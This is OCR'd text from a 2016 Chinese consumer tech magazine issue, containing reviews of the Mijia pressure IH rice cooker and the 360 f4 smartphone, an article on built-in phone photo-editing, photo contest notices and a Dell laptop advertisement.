从我们的截图大家可以看到，市售的压力 IH 电饭煲的外观可谓奇形怪状，当然，很少会有人觉得不妥，因为这东西本就不是用来看的，并且大多数家庭都是将它静静地放在厨房一角，Who care？尽管如此，米家压力 IH 电饭煲也没有在设计上马虎了事，纯白的一体化机身圆润敦厚，加上开盖按钮一共也就 4 个键，并且显示屏也是隐藏式的，未工作时与机身融为一体。这种精美简约的设计，就算将它摆在客厅，也不会觉得打眼。如果非要挑刺，那就是其 WiFi 信号指示灯与使用频率较低的 Reset 键被一起放在了机身背部，查看起来不太方便。

在参加发布会时，得知米家压力 IH 电饭煲拥有 2000 多种米饭加热方案、数十种主食烹饪程序，还能根据喜好选择适合自己的米饭口感后，我真的很担心原本会做饭的我变得不会做饭了，更不用说家里的老妈老爸。事实证明我多虑了。只要根据灰铸铁内胆上的刻度线，加入与盛入米量相对应的水，关上盖子选择模式，点击开始即可，过程甚至比有些所谓的高级电饭煲更简单。至于它煮出来的饭到底有没有“妈妈的味道”，这里就不做过多描述，因为坦白地说，我们没有试吃过别的高端日本电饭煲煮的饭，口感这回事也是因人而异。我们只能说米家压力 IH 电饭煲煮出来的饭的确不粘，煮出来的米比家里几百元的普通电饭煲口感更好。

灰铸铁内胆尺寸不算大，一顿最多能够煮 5 人份的米饭，三口之家肯定够吃了

小米智能家庭 APP 中已集成米家压力 IH 电饭煲，添加后即可进行设置与管理

装上APP，等着手机叫开饭

既然是小米生态链旗下的产品，那么不管它是电饭煲还是电吹风，肯定与别的同类机型有所不同。在手机上安装小米智能家庭 APP 后，就可以添加米家压力 IH 电饭煲。大家可以看到，它的管理界面首页提供了 4 种最常用的煮饭模式，以及一种近期推荐尝试的新花样。如果想玩玩或者在朋友面前 Show 一把，就可以在手机上让它按你设定的时间、模式和口感，完成做饭过程。值得一提的是，除了几种常用的煮饭选项之外，食谱中还内置了数十种膳食烹饪模式，虽然有些煮出来可能是“黑暗料理”，但也从侧面反映出米家云端数据库的丰富，以及压力 IH 电饭煲的工作范围。

说到数据库，不得不提的还有米家压力 IH 电饭煲的米种识别及添加功能。随着国民生活水平的提高，现在很多人家里都是购买袋装米，它们的包装上大都有条形码，只需用手机一扫，系统就会自动识别米种，并导入煮饭程序，米家压力 IH 电饭煲后续的所有预热、吸水、煮沸等过程，都会根据米种进行“量身打灶”，这也是很多外来电饭煲做不到的。不仅如此，米饭的整个烹饪过程，都可以在手机上实时查看，如果出现了什么意外情况或选择错误，还可以随时更改或终止。当然要是没问题的话，就躺在客厅的沙发上，看着电视，等着手机叫你开饭吧。

WiFi 信号指示灯与使用频率较低的 Reset 键一起放在机身背部，查看起来不太方便

整个煮饭过程都可以通过手机实时查看，完成后也会弹出提示，这时可选择是否需要保温

随机附送了一副饭勺 + 汤勺，设计精美，饭勺把手上有一段凸起，作为盛饭时的发力点

除了几种最常用的煮饭选项之外，食谱中还内置了数十种膳食的烹饪模式

总结 如果你正准备买或者换一个新的

电饭煲不是手机，只要能用，没人会换着玩。电饭煲也并非电脑，新产品再好，也很难勾起人们的升级欲。这在很大程度上决定了它的目标人群：首先就排除了单身狗，现代社会，很难相信有人会每天一个人在家做饭吃；其次，他们应该对生活品质多少有些要求，而不是只为了填饱肚子。尽管新鲜感过后，可能永远也不会用它尝试各种不同的米或烹饪程序，但就是每天煮出好吃的米饭这一件事，也能提升生活的愉悦感。所以如果家里已经有一个使用正常的电饭煲，那么没必要把它砸了。但要是正准备买或者换一个新的，米家压力 IH 电饭煲绝对值得考虑。

微信有奖挑刺

责编:陈小豆 组版:李成刚 责校:杨志刚
日期:2016.4.11 投稿邮箱:techmiao@vip.sina.com

优点 机身圆润,握感较好;众多实用功能,可玩性高。

缺点 低配版运行流畅性一般。

■参考价格:599元(2GB/16GB)
799元(3GB/32GB)

■安兔兔评测:36692

基本参数

5英寸 1280×720像素/142mm×70.1mm×4.86mm/128g/Android 5.1/联发科MT 6753八核/2500mAh/500万像素前置/1300万像素后置摄像头

低价并非360手机f4的全部

转眼2016年已经过了四分之一,手机厂商相继祭出了新品,旗舰机的呐喊声一个比一个高,价格也是节节攀升。当我们以为去年的低端机价格战就此熄火的时候,360手机f4却来了个“回旋踢”,以599元的低价抢占头条,但它的看点绝不仅是价格,对称美学外观设计、八核处理器、支持相位对焦的1300万像素摄像头等等,不知又会在手机市场激起什么样的波浪呢?

本期总评

8

对称美学一圆到底

对于一款售价599元的手机,估计多数人都不会对外观有过多期待,因此360手机f4给我的第一观感可以说超出预期。白色机身加金属中框并不显得廉价,对称式的外观设计其实很讨巧,因为至少证明它是有设计的。背面的弧形设计很贴手,使机身显得较为圆润,大概设计者就顺水推舟,为360手机f4加入了许多圆形元素,索性“一圆到底”。

正面,屏幕上下区域的所有元素都呈轴对称分布,屏幕上方的前置摄像头、听筒、距离传感器,以及屏幕下方的三枚电容按键各自都一字排开,并且全都是圆形或一个小圆点,带着那么点萌感。背面圆形的摄像头、闪光灯、指纹识别模块也是从上到下整齐排列,用三个字来形容就是圆、圆、圆。这种设计让整机的统一性非常高,基本很难发现有什么扎眼的。

机身背面是塑料材质,使用了白色babyskin手感漆喷涂,摸起来比较舒服,但也有着容易脏的通病。现在5英寸已经算小屏了,再加上机身较圆润,360手机f4的单手握持使用变得比较舒服。然而5英寸720P的屏幕,PPI仅有290,显示细腻度总归是差了些。好在边框和黑边都不算宽,屏占比74%,也还是不错的。

圆形听筒比较少见,两侧摄像头和感应器也进行了对称处理

磨砂处理金属中框颇具质感,而且摸上去也丝毫没有毛刺感

背面依然对称设计,指纹模块边缘有些刮手

又一款国民指纹手机

360手机f4售价599元的是标配版,也就是我手上的这款,使用联发科MT6753八核处理器,主频1.3GHz,采用2GB RAM+16GB ROM。高配版同样的处理器,区别在其为3GB RAM+32GB ROM,售价799元。

联发科MT6753这颗处理器在如今Helio X10满天下的情况下还是显得有些落伍了,安兔兔36000左右的跑分成绩也仅仅是入门级,不过跟同配置的机型比起来,的确性价比更高。流畅性方面,标配版使用起来多少还是有些卡顿,特别是后台应用开得较多的时候,比如我在使用优酷缓存视频的同时,浏览网页、微博什么的,能明显感受到卡顿,追求流畅效果和喜欢玩游戏更推荐考虑高配版。

360手机f4更是勇敢地将指纹识别从千元档拉到了600元档,当然它并不是首例,前面还有中兴Blade A1。而它的优势是指纹识别和系统功能结合得较多,比如指纹拍照、通话界面长按指纹识别可录音等,也给使用带来了方便。虽然指纹解锁速度跟某些主打快的手机有差距,但也在可接受范围内,有点不爽的是,背面指纹模块的开孔似乎没怎么打磨,有些刮手的感觉。

实用功能的确接地气

在众多手机系统中,360 OS算是个性特色较为分明的一个,主打安全也很戳用户痛点,比如我们之前已经介绍过的财产隔离系统,将各大银行和部分理财应用放入其中,操作将受到严格限制,避免黑客的破坏。还有特色的“冷藏室”,“冷冻”不常用的软件,不允许它们后台启动,节省内存。

除了安全,因为360手机f4主打“青春”,系统还自带了一些比较好玩的功能,统一放在“黑科技”文件夹中。其实个人觉得与其叫黑科技,不如叫接地气,因为这些功能大多比较实用,而且也颇具趣味性,很能吸引用户。比如分身管理允许同时运行两个微信;位置穿越可以修改你的定位,朋友圈装×so easy;热源追踪用来监测手机CPU温度,防止过热;还有早就被玩坏的“测脸龄”等等,整体上可玩性较高。

360 OS的风格还是比较清爽简洁的,文件夹还能直接左右滑动切换

位置穿越功能可以修改你的定位,虽然实用性并不是很高,不过你肯定会用的啦

光线条件好时效果不错,测光准确,亮度和对比度高,但放大后油画感较重

夜景拍摄眩光控制不错,画面颗粒感明显

拍照表现仍有待提升

在以前低端手机几乎就意味着画质渣,不过从千元机也开始比拼画质之后,一些原本仅旗舰手机才有的配置也被不断下放,如去年很火的相位对焦,如今已经比比皆是,360手机f4的1300万像素后置相机同样具备了PDAF相位对焦功能。而且可以明显感觉到它的相机响应速度提高不少,存储也很迅速。

实拍效果上,在光线充足的环境下样张表现不错,白平衡较为准确,色彩风格偏浓郁,亮度和对比度也较高。不过偶尔也会出现明明取景框中已显示完成对焦,但回看照片的时候,会感觉画面有点肉,尤其是距离较近的时候。弱光条件下噪点控制有些不足,画质涂抹也较为严重,在使用夜景模式后有所改善,总体来说在这个价位上拍摄表现算不错的。

总 结 **满足目标人群的基本使用需求**

我们在评判一款手机好坏的时候,都会不由自主地扯上它的售价,360手机f4更是让人无时无刻不跟599元的价位进行比对:它到底是不是超值?从总体上来说,这是一款性价比相当高的手机。无论是从外观还是系统上来说,都表现较好,考虑到这部手机主打青春牌,定位学生用户,各种实用功能想必很合他们的口味。对于目标人群来说,应该是不错的选择,但如果喜欢玩游戏,就只有增加预算购买高配版了。


后期修图　有时并不需要 APP

三分拍照七分修图，说的不仅是自拍，一幅好作品的诞生也离不开后期的修饰，但很多时候就算有一大堆修图APP，最后可能不仅派不上用场，反而被各种功能搞昏头。其实只要你追求的不是专业大片而是更赏心悦目的画面，那多数手机自带的后期修图功能就已经够用了，来看看你当初都错过了些什么。


那些爆红的修图应用不一定适合你

现在说到手机后期修图应用，如果不知道 Snapseed 或 VSCOcam，一定会被嘲笑为“小白”。没错，它们的后期功能的确非常强大，就连专业摄影师也离不开它们。但是如果你只是想微调一下照片的话，那它们就显得有点小题大做了，而且还耽误时间。因为强大功能很多时候也意味着操作复杂，不然网上也就不会有那么多泛滥的所谓使用攻略了，难道只是想给照片提亮还要先搜攻略？

比如当你只是想剪裁一下照片，在查看该照片的时候就可以直接进行裁剪编辑，现在多数手机不仅可以自由裁切，还有各种固定的裁切比例选择。你完全不用在修图应用中把照片导来导去，或者到处寻找存储地址。其实拍摄的照片想要修成什么样子，完全取决于你自己的喜好，没必要随波逐流，自己舒服就好。



Snapseed 功能丰富让人看得眼花



一般手机的裁剪比例至少都有这些选择，有的还更加丰富


后期处理也有专业模式

现在很多手机拍摄都提供了专业模式，不过手动调节这些参数然后拍照还是有点延误拍摄时机的，如果既追求手动的乐趣，又不想在拍照的时候被拖后腿，那么后期编辑应该可以满足你的需求。

现在说到手机后期，很多人觉得就是美颜、加个滤镜什么的，那你就真是太小看手机了，红米 Note3 的效果增强功能，就可以非常方便地调节饱和度、亮度、对比度等等。这里还要提醒大家，如果你是“必修图星人”，那么在拍摄的时候可以多考虑一下如何保留尽量多的细节，比如降低 ISO、提高暗部亮度等，这样后期处理时可以有更多余地。

手机拍照经常会碰到要么高光部分溢出要么暗部过暗的问题，即使调整了曝光依然有些不足，这时可以适当提高色彩饱和度并降低对比度，让光比尽量小，有些偏 HDR 效果，但是可以保留更多的细节。

总的来说，手机基本的调节功能已经够用，再加上滤镜的话，可玩性就更高了，前期拍摄没硬伤的话就可以调节出一张不错的照片。




专业后期软件中的曲线工具，在手机上也能见到，nubia Z9 就进行了搭载，操作比软件方便得多

多数操作手机自带的功能就够了

我们在这里提倡手机自带后期功能多数时候已经够用，并不代表我们觉得手机拍摄的后期不重要，相反要得到效果更好的手机照片往往都离不开后期。手机由于本身机身较小巧，还有拍摄的随意性和抓拍性质，就算你对着一个场景连续按下多次快门，最后也有可能得不到满意的效果，必须使用后期来弥补。

那么手机自带的后期功能都有哪些呢？一般有旋转、裁剪、效果增强、滤镜、涂鸦、水印、美颜等，基本就是我们平时常用的，当然这些功能，在不同手机上也有强弱之分。比如很多时候手机横置拍摄时，由于视线和手持的原因，拍出的照片是倾斜的，需要进行角度微调，但是有的手机后期的旋转功能最小都是 90 度，明显不行。而像 iPhone 6、nubia Z9 等就可以对画面角度进行微调，把斜的变成正的。

iPhone 照片编辑中的旋转功能可以对图片角度进行微调



跟多数手机的涂鸦功能相比，三星 S7 还可以对画笔进行定制


趁春天多出去走走吧！

不知不觉，2016年已经过去四分之一了，有的城市可能还没告别冬雪，而有的城市即将迎接初夏，我们生活的地方每天都呈现出巨大的变化，那你又怎么能一成不变呢？想想年初的计划完成了多少？想拍的照片都付诸实践了吗？趁着这大好春光多出去走走，可能会有意想不到的收获哦！

本周优秀作品TOP3

光芒万丈　作者：K 少
拍摄手机：金立 GN151

生计　作者：李猛
拍摄手机：nubia Z9 Max


树之眼　作者：青春埋葬
拍摄手机：iPhone 5s

参赛方式：

一、机智猫网站

机智猫官网已正式上线，登录 www.techmiao.com 进入活动专区，点击“投稿参赛”，上传手机拍摄作品，按照页面要求填写作者 ID、作品名称、拍摄手机型号和手机号，然后提交，说不定右边的大奖就是你的啦！

二、微信平台

第一步：添加“机智猫”微信公众账号：techmiao（或者用手机扫描二维码）。

第二步：投稿时，在信息发送窗口中点击“+”号，再点击“图片”，选择你要参赛的照片，然后点发送。

第三步：随后在对话栏中，注明你的作品标题及拍摄手机，再次发送。记住这步很重要，否则有可能会错失获奖机会。

4月奖品

一等奖：
OPPO R9
一部

二等奖：
OPPO
O-music 1
音乐领夹蓝牙耳机
两台

三等奖：
OPPO 自拍杆
三个

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw-report@vip.sina.com

做iLOOK自拍大神 So Easy!

4月主题：潮我看

（活动时间：4月1日—4月30日）

自拍有啥用？发朋友圈？做手机屏保？不，它有更大的价值！来参与iLOOK自拍秀活动，不管是美丽的大头照，各种有创意的全身照，甚至是情侣秀恩爱的照片，通通秀出来，就有机会获得价值千元的大奖！

精美好礼

三等奖（15名）
蓝牙运动耳机

一等奖（3名）
7英寸4G通话平板

二等奖（12名）
便携数码音箱

参赛作品选登

颜值爆表类
设备：华为荣耀3C
作者：夏泡神

情侣自拍类
作者：张欣
设备：魅蓝metal

颜值爆表类
设备：iPhone 6s
作者：孙焕元

逗比搞怪类
作者：乔弘仪
设备：小米note4

微信扫码关注嘿奢会
回复“自拍”查询4月活动详情
回复“街拍”查询3月获奖名单

投稿方式

第一步：投稿时，在信息发送窗口中点击“+”号，再点击“图片”，选择你要参赛的照片，然后点击发送。
第二步：随后在对话栏中，注明你的作品标题、拍摄器材型号、姓名、联系电话、组别，再次发送。记住这步很重要，否则有可能会错失获奖机会。

特惠来袭
这个春天更尽兴

随时随地，全速前进。现在购机最高立省750元，有机会获得吴亦凡亲肤好礼，更有无线鼠标、笔记本贴膜、游戏礼盒、优惠升级好礼拿到手软。

戴尔 灵越 15 5000系列(英特尔®)笔记本(出彩版)

缤纷彩壳 高能内芯

¥5,349
原价 ~~¥5,799~~

- 第六代英特尔® 酷睿™ i7-6500U 处理器
- Windows 10家庭版
- 8GB内存 / 1TB硬盘
- M335 4GB DDR3 显卡
- 15.6" 高清(1366x768)LED 背光显示屏

- 立省450元
- 送无线鼠标（每日限量10个）

戴尔 灵越15 3000系列(英特尔®)笔记本

超长续航，随身利器

¥3,249 原价 ~~¥3,999~~

- 第五代英特尔® 酷睿™ i5-5200U 处理器
- Windows 8.1 中文版
- 4GB内存 / 500GB硬盘 / 920M 2GB DDR3显卡
- 15.6" 高清(1366x768)LED 背光显示屏

- 立省750元
- 送无线鼠标+蝙蝠侠贴膜（每日限量10组）

戴尔 灵越15 7000系列(英特尔®)笔记本(新游匣)

为战升级 游戏利器

¥5,849 原价 ~~¥6,099~~

- 第六代英特尔® 酷睿™ i5-6300HQ 处理器
- Windows 10 家庭版
- 4GB内存 / 1TB硬盘 / 960M 4GB GDDR5显卡
- 15.6" 全高清(1920x1080)防眩光LED背光显示屏

- 立省250元
- 送游匣游戏礼盒（每日限量10套）
- 加299元升级至原价499元SSD硬盘

戴尔 灵越15 7000系列(英特尔®)笔记本(新游匣)

游戏机旗舰版 超高清触控屏

¥8,599 原价 ~~¥8,999~~

- 第六代英特尔® 酷睿™ i7-6700HQ 处理器
- Windows 10家庭版
- 8GB内存/256GB固态硬盘+1TB硬盘
- 960M 4GB GDDR5 显卡
- 15.6" 超高清(3840x2160)LED背光触控屏

- 立省400元
- 送游匣游戏礼盒（每日限量10套）

戴尔 XPS 13 微边框概念笔记本

吴亦凡代言
全新一代处理器

¥8,899 原价 ~~¥8,999~~

- 第六代英特尔® 酷睿™ i7-6560U 处理器
- Windows 10 家庭版
- 8GB内存 / 256GB PCIe固态硬盘 / 英特尔® Iris 显卡
- 13.3" 全高清 AG(1920x1080)微边框显示屏, 银色

- 立省100元
- 晒单送XPS定制背包+ 吴亦凡限量亲密好礼

DELL

英特尔®，
让性能更超凡

Dell 推荐使用迈克菲安全中心。 intel Security
Intel全资子公司迈克菲，为戴尔电脑用户提供长达15个月的免费安全保护。
业界领先的防病毒技术为您提供安全无忧的联网体验。另加200元即可将保护期延长至3年。

更多选择请致电 800 858 2444 固话免费咨询电话 400 885 8555 手机拨打免长途费 dell.com.cn/go 或登陆戴尔官网

扫描更多惊喜

intel CORE i7 inside
英特尔®酷睿™ i7

本版广告有效期：2016年4月11日至2016年4月14日。广告中产品价格已是优惠后的价格。
戴尔的常规条款和条件在此适用，并可网上获得或致函索取。戴尔会尽力排查报价错误或其他错误，但由于我们的疏漏，某些错误仍可能发生。戴尔有权利不接受任何包含错误信息的订单。以上图片仅供参考。戴尔、戴尔标志、Inspiron和XPS是Dell Inc.的注册商标或商标。超极本 赛扬、Celeron Inside、Core Inside、英特尔、英特尔标识、英特尔凌动、Intel Atom Inside、英特尔酷睿、Intel Inside, Intel Inside 标识、英特尔双核、英特尔博锐、安腾、Itanium Inside、奔腾、Pentium Inside、vPro Inside、至强、至强 Phi 和 Xeon Inside 均是英特尔公司在美国或其他国家的商标。微软、微软标识和Windows是微软公司在美国和其他国家的商标/注册商标。文中提及的其他商标或商品名称均是拥有该商标或名称的机构或其产品。戴尔不拥有其他机构的商标和商品名称的相关权益。版权：© 2016 Dell Inc.版权所有。请浏览以下网站获得更多信息：www.dell.com.cn/product_information